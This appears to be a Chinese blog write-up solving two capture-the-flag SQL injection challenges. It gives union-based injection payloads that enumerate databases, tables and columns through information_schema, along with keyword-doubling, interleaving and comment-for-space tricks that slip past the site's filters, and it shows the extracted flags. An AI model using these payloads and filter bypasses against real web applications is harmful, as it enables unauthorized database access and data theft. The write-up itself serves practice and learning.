实验吧——(web)简单的SQL注入1、2 writeup

原创

嗯哼哈嘿 于 2019-05-22 22:50:57 发布 311 收藏

分类专栏： CTF 文章标签： CTF 实验吧 SQL注入


本文链接：https://blog.csdn.net/qq_39480875/article/details/90453937

简单的SQL注入1

判断注入类型

输入：1

输入：1’



出现报错，初步猜测这是一个字符型的注入。

尝试一些基本的语句：

输入：

```
1' union select schema_name from information_schema.schemata where '1' ='1
```

```
for the right syntax to use near 'schema_name information_schema.schemata '1' ='1'' at line 1
```

又出现报错。union select被过滤

测试了几个关键词以后，发现都被过滤了

关键词被过滤：解决方法如下

1大小写交替： Order SeLect

2.双写 ： OderOrder SelectSelect

3.交叉： selecselectt

所以我们先尝试双写 union select

```
1' unionunion selectselect schema_name from information_schema.schemata where '1' ='1
```

```
to use near 'unionselectschema_name information_schema.schemata '1' ='1'' at
```

出现报错，所以应该是空格也被过滤了，所以使用两个空格（绕过空格有好多方法：+，/**/，%0a）

```
1'  unionunion  selectselect  schema_name  fromfrom  information_schema.schemata  wherewhere  '1' ='1
```

flag

到底过滤了什么东西？

提交

```
ID: 1'  union select schema_name  from information_schema.schemata  where '1' ='1
                                name: baloteli

ID: 1'  union select schema_name  from information_schema.schemata  where '1' ='1
                              name: information_schema

ID: 1'  union select schema_name  from information_schema.schemata  where '1' ='1
                                name: test

ID: 1'  union select schema_name  from information_schema.schemata  where '1' ='1
                                name: web1
```


查询当前数据库，按同样的方式

```
1' unionunion  selectselect  database()'
```

接下来我们**查询数据库中的表**：

```
1'  unionunion  selectselect  table_name  fromfrom  information_schema.tables  wherewhere  '1'='1
```

在输出的众多表中，可以发现一个flag表



所以接下来我们就要**查询flag表中的字段**

```
1'  unionunion  selectselect  column_name  fromfrom  information_schema.columns  wherewhere  table_name='flag
```

报错。

```
t syntax to use near 'from   where table_name='flag'' at line 1
```

发现是column_name和information_schema.columns被过滤

修改我们的命令：

```
1' unionunion selectselect column_namecolumn_name fromfrom information_schema.columnsinformation_schema.columns wherewhere table_name='flag
```

还是报错。于是我们只能换一种防过滤的方法：交叉

```
1' unionunion selectselect column_namcolumn_namee fromfrom information_schema.columninformation_schema.columnss wherewhere table_name='flag
```

```
ID: 1' union select column_name from information_schema.columns where table_name='flag
name: baloteli

ID: 1' union select column_name from information_schema.columns where table_name='flag
name: flag

ID: 1' union select column_name from information_schema.columns where table_name='flag
name: id
```


发现flag字段名，这时可以获取flag

```
1' unionunion selectselect flag fromfrom flag wherewhere '1'='1
```


```
ID: 1' union select flag from flag where '1'='1
name: baloteli

ID: 1' union select flag from flag where '1'='1
name: flag{Y0u_@r3_50_dAmn_900d}
```


简单的SQL注入2

输入：1’ or ‘1’=‘1

输入：1’or’1’=‘1




输入：1’//**or**//‘1’='1



猜测是过滤了空格。

输入基本语句：1’ union select schema_name from information_schema.schemata where ‘1’ ='1
会出现SQLi detected！



然后我们**尝试获取数据库**

```
1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
```

ID: 1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
name: baloteli

ID: 1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
name: information_schema

ID: 1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
name: test

ID: 1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
name: web1

获取数据库中的表：

```
1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
```

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: INNODB_FT_CONFIG

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: admin

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: flag

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: web_1

获取字段：

```
1'/**/union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='flag
```

ID: 1'/**/union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='flag
name: baloteli

ID: 1'/**/union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='flag
name: flag

ID: 1'/**/union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='flag
name: id

获取flag：

```
1'/**/union/**/select/**/flag/**/from/**/flag/**/where/**/'1'='1
```

ID: 1'/**/union/**/select/**/flag/**/from/**/flag/**/where/**/'1'='1
name: baloteli

ID: 1'/**/union/**/select/**/flag/**/from/**/flag/**/where/**/'1'='1
name: flag{YOu_@r3_5O_dAmn_90Od}

参考：https://www.cnblogs.com/Ragd0ll/p/8529402.html